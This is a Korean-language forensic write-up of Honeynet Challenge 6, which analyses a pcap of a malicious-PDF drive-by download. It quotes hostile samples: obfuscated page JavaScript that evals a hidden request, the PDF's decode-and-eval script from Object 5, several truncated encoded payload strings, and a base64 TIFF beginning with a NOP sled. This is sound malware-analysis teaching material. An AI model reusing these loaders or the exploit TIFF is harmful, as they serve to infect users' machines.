Challenge 6: Analyzing Malicious Portable Destructive Files (intermediate)

Submission Template

허니넷 프로젝트 챌린지 문제들 중 PDF 악성코드를 분석하는 챌린지이다.
문제 해석과 답변이 모두 한글이므로 보는데 어려움은 없을 것이다.
문제 파일을 받고 싶다면 http://www.honeynet.org/files/lala.pcap 을 클릭하기 바란다.

Written By MaJ3stY

Name (required):	Email (required):
Country (optional): Korea	Profession (optional): ☞ Student ~~_ Security Professional~~ ~~_ Other~~

Question 1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found.- 얼마나 많은 URL들이 사건에 관여하고 있는가?	Possible Points: 1pt
Tools Used: wireshark	
Answer 1. • **http://blog.honeynet.org.my/forensic_challenge** • **http://blog.honeynet.org.my/forensic_challenge/** • **http://blog.honeynet.org.my/forensic_challenge/getpdf.php** • **http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf** • **http://blog.honeynet.org.my/forensic_challenge/favicon.ico** • **http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe** 파일의 패킷을 필터(tcp.stream eq <Number>)하면 TCP 패킷이 두가지로 나뉘게 된다. 패킷들이 접근한 URL 을 모두 나열하면 된다.	


Question 2. What code can you find inside the PCAP file? Explain what the code does. - Pcap 파일내에서 어떠한 코드를 찾을 수 있는가? 그 코드는 무엇을 의미하는가?	Possible Points: 2pts
Tools Used: wireshark, Chrome	
Answer 2. **[Source]** **<script>var DepanNegw=window;var DexeTelae=-44;DexeTelae+=45;XayeZebah='nedajemac';var GaDemee='e5vfqaIVbll5'.replace(/[5fqIVbI5]/g, '');ZavevTa='fazemezarawaseb';var MezRai=parseInt;var DayahDet='zafezed lacet cetexet jevecakemahamaha febenep cafa fezebefe yelaxa xejarer hejefaqazedeka kebeneh petaqe zevexej jenewabahegehar jabevame bayap def vasefezetevamer nefelaba sezaxewe qajeqeme wet reyeqer**	

```
magemefele xelawece denew jafelev haweqa kel vatabaser mag vejefama xeca canapevezejev benaper gezazevaja
zeyaxaf wehekeh jecalava set senajaj re kameken bazafakaqewate zaralek yecele kak s hexebeka heha jeyeteg sase
wayefewa tey gawewem wefaravavepayeke xedevec gavayedegeqer caseches watenanesajet jelagal payevexebe pejasep
heqefagabexemew deheler vejegeca hece rafenadamenaxe jaz fex hekases pazetepajamelew cerasej nevayezabevepeke
pex gey dac g dezaleza kekeqebe peyemaf sevanededa cefagey defef cexaqehe sebex galahal zadaxaran lava
falamedejegase set law mefe wa mex ces nam j xaxaped gexeqageb feqeled daseze tehadeh zeheteyera xanahef
wepahena xarakel gadazecaq tabexape dareq seje lejegagaxavade haf jaz cewe me cag kem fed h legefaz taw keyacah
weferewеverewaze rapecame kas fagavev facez yefeley lareke seperene gav lece gahepegesafeve dez gen yeje s waz qas
xap c hademax mezezah qepawehe vad zejates pe cehajeg sabebaseqeseda sekesav nebeda cagareg kec fexewel
bejewagedegeqene bajesade lav pasepad baraj xecavan vedepe veranake vej heva kejajemacajada wez saj vele x qaj
vad fag y qetamefe jaxa kamatare net zeheweh jeme bale cexebedeleneye dab vev kekaxex jetecajek lejekabe qalef
bevegeye caxeb beleteqe r hele saxafexazat baz dehakajegeqeneke met mefepexafecebera qwertyu iop asdfghj
klzxcvbnmqwer tyuiopa sdfghjklzxcvbnmq hjklzxc vbnmqwer tyu iopasdfghjklzxc vbnmqwe rtyuiopas dfghjkl
zxcvbnmqwertyuio pasdfgh jklzxcvbnmqwert yuiopas dfghjk lzxcvbnm qwertyuiop asdfghj klzxcvbnmqwerty
uiopasd fghjkl zxcvbnmq werty uio pasdfghjklzxcvb nmqwert yuiopasdfghjklzx cvbnmqwe rty uiopasd fghjklzx uio
pasdfghjklzxcvb nmqwert uiopasdfghjklz qwertyui opasdfghjk xcr vbnmqwertyuiopar sdfghjr klzxcvr bnmqwer
rtyuiopasdfghjkr lzxcvbnr mqr wertyur iopasr dfghjkr lzxcvbnmqwertyr uiopasdr fghr jklzxcr vbnmqwertr yuiopar
sdfr ghjklr zxcvbnmqwertyuir opasdfr ghjr klzxcvr bnmqwertr yuiopar sr dfghjkr lzxcvbnmqwerr dfghjkr
lzxcvbnmqwerr tyuiopr asdfgr hjklzxr cvbnmqwertyuior pasdfgr hjklzxcr vbnmqwr ertyur met mefepexafecebera
xanahef wepahena feqeled daseze tabexape dareq zexelede l cefagey defef hademax mezezah req batekeqaheteceh
zateyene c zekeqay ratevecek veheleqe k dec tec xece jefexazeqayefes cama bapevexeladet keh lanawebasegecaja
qefejev qepetekene dacegas relevaj fecasece ber veyayes ba kajebed savaketegemeqe wepecer lamege tere
ratavacevejezax gey dasalaje gav yepakekehe'.split(' ');var ZeJexn='';var SerayYafags=String;var KesXanavn=-
50;KesXanavn+=66;XadHef=78;var BeZao=47;BeZao+=-47;var FeceSabejo=-46;FeceSabejo+=48;GebJep=92;var
SeWajec='ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/[t9wgBwJW56ixPRs1ZnjHjjKuMkD]/g,
'');MaqTa=5;GaDemee=DepanNegw[GaDemee];SeWajec=SerayYafags[SeWajec];for
(YajMedei=BeZao;YajMedei<DayahDet.length-1;YajMedei+=FeceSabejo) ZeJexn +=
SeWajec(MezRai((DayahDet[YajMedei+BeZao].length-
1).toString(KesXanavn)+(DayahDet[YajMedei+DexeTelae].length-1).toString(KesXanavn),
KesXanavn));GaDemee(ZeJexn);</script>
</body>
</html>
```

[/Source]


해당 코드의 의미는 난독화가 풀리며 http://blog.honeynet.org.my/forensic_challenge/getpdf.php 페이지를 사용자 모르게 요청하게 하는 것이다.

해당 코드는 약간의 난독화가 되어 있는 상태인데, 보기좋게 풀어놓으면 결국 모든 코드는 ZeJexn 변수에 저장되는 것을 알 수 있으며 GaDemee(ZeJexn) 부분이 결국 eval(ZeJexn)이라는 것을 알 수 있다. 그렇기에 해당 변수를 document.write() 나 alert()로 출력하여 보면 아래와 같이 나온다.



[Fig 1. 난독화 최종 모습]

Question 3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to http://www.honeynet.org/challenge2010/. - pcap 파일내에서 어떠한 파일을 찾을 수 있는가?(If 부터는 제시한 방법과 주소로 보내달라는 내용)	Possible Points: 3pts
Tools Used: wireshark	
Answer 3. Just submit extracted files as instructed above. 주요한 풀이는 없고 파일 추출 방법만 설명하겠다. **Wireshark 의 [File] -> [Export] -> [Objects] -> HTTP 로 가면 접근 했던 URL 들이 나오는데 그 중 pdf 파일은 하나 이다. 그것을 Save as 버튼으로 저장하면 된다.**	



[Fig 2. Objects HTTP]

Question 4. How many object(s) are contained inside the PDF file? - PDF 파일내에는 얼마나 많은 오브젝트들이 있는가?	Possible Points: 1pt

Tools Used: pdfid.py

Answer 4.

19 개

Pdfid.py 라는 스크립트로 pdf 파일의 구조를 알아보면 오브젝트의 개수까지 파악되어 출력된다.

```
root@bt:/pentest/forensics/pdfid# python pdfid.py /root/Desktop/fcexploit.pdf
PDFiD 0.0.11 /root/Desktop/fcexploit.pdf
 PDF Header: %PDF-1.3
 obj                    19
 endobj                 18
 stream                  5
 endstream               5
 xref                    1
 trailer                 1
 startxref               1
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /Colors > 2^24          0
```

[Fig 3. pdfid.py]

Question 5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file. **- PDF 파일의 오브젝트를 참조하여 PDF 파일의 흐름을 설명하라.**	Possible Points: 1pt

Tools Used: pdf-parser.py

Answer 5.

이 부분은 보너스 문제와 표현방법만 다를 뿐 답은 같다.

이 부분의 답변은 보너스 문제의 답변으로 대체 하겠다.

Question 6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream. **- 얼마나 많은 오브젝트 객체 스트림이 사용되고 있는가? 당신은 그것을 어떻게 압축 해제 할 것인가?**	Possible Points: 1pt
Tools Used: strings	

Answer 6.

이 문제의 경우 문제 pdf 파일에서 사용하는 스트림 압축 종류를 말하는 것인지, pdf 에서 사용하는 모든 스트림 압축 종류를 말하는 것인지 몰라 두가지 경우 모두 답변을 하도록 하겠다.

일단 기본적으로 pdf 파일에서 사용하는 스트림 압축 종류는 아래 문서에 나와있다.

Table 6 – Standard filters

FILTER name	Parameters	Description
ASCIIHexDecode	no	Decodes data encoded in an ASCII hexadecimal representation, reproducing the original binary data.
ASCII85Decode	no	Decodes data encoded in an ASCII base-85 representation, reproducing the original binary data.
LZWDecode	yes	Decompresses data encoded using the LZW (Lempel-Ziv-Welch) adaptive compression method, reproducing the original text or binary data.
FlateDecode	yes	*(PDF 1.2)* Decompresses data encoded using the zlib/deflate compression method, reproducing the original text or binary data.
RunLengthDecode	no	Decompresses data encoded using a byte-oriented run-length encoding algorithm, reproducing the original text or binary data (typically monochrome image data, or any data that contains frequent long runs of a single byte value).
CCITTFaxDecode	yes	Decompresses data encoded using the CCITT facsimile standard, reproducing the original data (typically monochrome image data at 1 bit per pixel).
JBIG2Decode	yes	*(PDF 1.4)* Decompresses data encoded using the JBIG2 standard, reproducing the original monochrome (1 bit per pixel) image data (or an approximation of that data).
DCTDecode	yes	Decompresses data encoded using a DCT (discrete cosine transform) technique based on the JPEG standard, reproducing image sample data that approximates the original data.
JPXDecode	no	*(PDF 1.5)* Decompresses data encoded using the wavelet-based JPEG2000 standard, reproducing the original image data.
Crypt	yes	*(PDF 1.5)* Decrypts data encrypted by a security handler, reproducing the data as it was before encryption.

[Fig 4. pdf 에서 사용하는 스트림 압축 종류]

```
/Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]
```

[Fig 5. 문제파일에서 사용하는 스트림 압축 종류]

해당 문제 파일에서 사용하는 종류는 4 가지로 아래와 같으며 이 스트림 압축 종류들의 압축 해제 방법은 아래 문서에 자세히 나와있다.

http://www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/PDF32000_2008.pdf

Question 7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used. - 오브젝트 스트림 속에 어떤 악의적인 컨텐츠가 숨겨져 있는가? 오브젝트 별 컨텐츠의 사용된 기술들을 나열하여라	Possible Points: 3pts
Tools Used: pdf-parser.py	

Answer 7.

[Object 5]

해당 오브젝트에는 자바 스크립트가 숨겨져 있다.

사용된 기술로는 난독화, FlateDecode, ASCII85Decode, LZWDecode, RunLengthDecode 가 있다.

```
var SSS=null;var SS="ev";var $S="";$5="in";app.doc.syncAnnotScan();S$="ti";if(app.plugIns.length!=0){var $
$=0;S$+="tl";$5+="fo";____SSS=app.doc.getAnnots({nPage:0});S$+="e";$S=this.info.title;}var S5="";if(app.pl
ugIns.length>3){SS+="a";var arr=$S.split(/U_155bf62c9aU_7917ab39/);for(var $=1;$<arr.length;$++){S5+=Strin
g.fromCharCode("0x"+arr[$]);}SS+="l";}if(app.plugIns.length>=2){app[SS](S5);}
```

[Fig 6. Object 5 악성 스크립트]

[Object 7]

해당 오브젝트에는 인코딩된 문자열들이 숨겨져 있다.

사용된 기술로는 인코딩, FlateDecode, ASCII85Decode, LZWDecode, RunLengthDecode 가 있다.

[인코딩 문자열]

**89af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889a
f50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50
d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3
889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889
af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af5
0d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d
3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d388
9af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af
50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50
d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3b89af50d0d89af50d0a89af50d2089af50d2089af50d2089af50d2
089af50d2089af50d2089af50d2089af50d2089af50d7489af50d6889af50d6989af50d7389af50d2e89af50d6289af50d4389af50d2089af50d3d89af50d2089
af50d3389af50d3689af50d3989af50d3989af50d3b89af50d0d89af50d0a89af50d2089af50d2089af50d2089af50d2089af50d2089af50d2089af50d2089af5
0d2089af50d7589af50d7489af50d6989af50d6c89af50d2e89af50d7089af50d7289af50d6989af50d6e89af50d7489af50d6689af50d2889af50d2289af50d2
589af50d3489af50d3589af50d3089af50d3089af50d3089af50d6689af50d2289af50d2c89af50d2089af50d6e89af50d7589af50d6d89af50d2989af50d3b89
af50d2089af50d2089af50d0d89af50d0a89af50d7d89af50d0d89af50d0a89af50d7689af50d6189af50d7289af50d2089af50d6589af50d5189af50d2089af5
0d3d89af50d2089af50d2289af50d2289af50d3b89af50d0d89af50d0a89af50d0d89af50d0a89af50d6689af50d7589af50d6e89af50d6389af50d7489af50d
6989af50d6f89af50d6e89af50d2089af50d6789af50d5889af50d2889af50d2989af50d2089af50d7b89af50d0d89af50d0a89af50d2089af50d2089af50d208
9af50d2089af50d2089af50d2089af50d2089af50d2089af50d7689af50d6189af50d7289af50d2089af50d6289af50d6189af50d7389af50d6989af50d6389af
50d5a89af50d2089af50d3d89af50d2089af50d2789af50d2789af50d3b89af50d0d89af50d0a89af50d0989af50d0989af50d2f89af50d2f89af**

............................(너무 많아 줄임)

[/인코딩 문자열]

[Object 9]

해당 오브젝트에는 인코딩된 문자열이 숨겨져 있다.

사용된 기술로는 인코딩, FlateDecode, ASCII85Decode, LZWDecode, RunLengthDecode 가 있다.

[인코딩 문자열]

**X_17844743X_17098774376X_17844743X_17098774361X_17844743X_17098774372X_17844743X_17098774320X_17844743X_1
7098774377X_17844743X_17098774320X_17844743X_1709877433dX_17844743X_17098774320X_17844743X_1709877436eX_17
844743X_17098774365X_17844743X_17098774377X_17844743X_17098774320X_17844743X_17098774353X_17844743X_170987
74374X_17844743X_17098774372X_17844743X_17098774369X_17844743X_1709877436eX_17844743X_17098774367X_1784474**

3X_17098774328X_17844743X_17098774329X_17844743X_1709877433bX_17844743X_1709877430dX_17844743X_1709877430aX_17844743X_17098774376X_17844743X_17098774361X_17844743X_17098774372X_17844743X_17098774320X_17844743X_17098774363X_17844743X_17098774320X_17844743X_1709877433dX_17844743X_17098774320X_17844743X_17098774361X_17844743X_17098774370X_17844743X_17098774370X_17844743X_1709877433bX_17844743X_1709877430dX_17844743X_1709877430aX_17844743X_1709877430dX_17844743X_1709877430aX_17844743X_17098774366X_17844743X_17098774375X_17844743X_1709877436eX_17844743X_17098774363X_17844743X_17098774374X_17844743X_17098774369X_17844743X_1709877436fX_17844743X_1709877436eX_17844743X_17098774320X_17844743X_17098774373X_17844743X_17098774328X_17844743X_17098774379X_17844743X_17098774361X_17844743X_17098774372X_17844743X_17098774373X_17844743X_17098774370X_17844743X_1709877432cX_17844743X_17098774320X_17844743X_1709877436cX_17844743X_17098774365X_17844743X_17098774436eX_17844743X_17098774329X_17844743X_17098774320X_17844743X_1709877437bX_17844743X_1709877430dX_17844743X_1709877430aX_17844743X_17098774320X_17844743X_17098774320X_17844743X_17098774320X_17844743X_17098774320X

.....(너무 많아 줄임)

[/인코딩 문자열]

[Object 10]

해당 오브젝트에는 인코딩 된 문자열이 숨겨져 있다.

사용된 기술로는 인코딩, FlateDecode, ASCII85Decode, LZWDecode, RunLengthDecode 가 있다.

[인코딩 문자열]

U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3931U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab395dU_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3973U_155bf62c9aU_7917ab3975U_155bf62c9aU_7917ab3962U_155bf62c9aU_7917ab396aU_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3963U_155bf62c9aU_7917ab3974U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3953U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab3930U_155bf62c9aU_7917ab393bU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab393dU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3935U_155bf62c9aU_7917ab392eU_155bf62c9aU_7917ab3972U_155bf62c9aU_7917ab3965U_155bf62c9aU_7917ab3970U_155bf62c9aU_7917ab396cU

.....(너무 많아 줄임)

[/인코딩 문자열]

[Object 11]

해당 오브젝트에는 Base64 로 인코딩 된 TIFF 이미지가 숨겨져 있다.

사용된 기술로는 Base64 인코딩이 있다.

[TIFF 이미지]

```
<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp>
<packets>*</packets>
</xdp>
<destination>pdf</destination>
</present>
</config>
```

```
<template baseProfile="interactiveForms" xmlns="http://www.xfa.org/schema/xfa-template/2.4/">
<subform name="topmostSubform" layout="tb" locale="en_US">
<pageSet>
<pageArea id="PageArea1" name="PageArea1">
<contentArea name="ContentArea1" x="0pt" y="0pt" w="612pt" h="792pt" />
<medium short="612pt" long="792pt" stock="custom" />
</pageArea>
</pageSet>
<subform name="Page1" x="0pt" y="0pt" w="612pt" h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm" x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1, guidelines:1, crosshairs:0?>
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif"
href="">SUkqADggAACQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJAxyd3FuFMsGDbZdCT0X7FmMUcY
g8cEA0cU4qbHCGwCK+D2K3fzdn+CapSFeYmxkoFtvhQyC9hNCdbjxBewjQTxVr/BhG3SyBafk/jyBQERhae8g5jAeMn/HKxgVVSdtGKHh9IRu
qwRQnpY6oDqXdJBU8MGDhs7cDbJ725mU5XU0NQwsEp0ulIaZ5vXhtJ7ry14I13L545ziAVBaRG9j8ReXG+nacbp3nCmnStLPlDOl60t44AS3Kc
oC4a9FaZ2HrARkUygRA2V4G0kHPzUNefLsXdikqASSdJs3g/+CYJO/LckOqQOn/CYWEbKQknCG0YLAvKeslRpi2JcbZJ4/kXvTjUzu5MKiUB
jIbTs+oogd5sqUJqqOF6f9UJji/pXcdXdVGgsAU6fTTZSr0VLl6JsX4jkCG654/eOxvGRjdb1T+DoHnMD93lZAvCEtxv6ncA3HbmoJDXMP0I9twx
gFxp6mW9RdZ5tVIyAfpON5+YzGmxp+c2j65F+28UB7k1/qJ70C2QwhZRWoxB0wFSR72LYPJMlfdcyte1C2yKLo1fENuPlcdh3VRR75B6HCZH
OIpY8j5CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
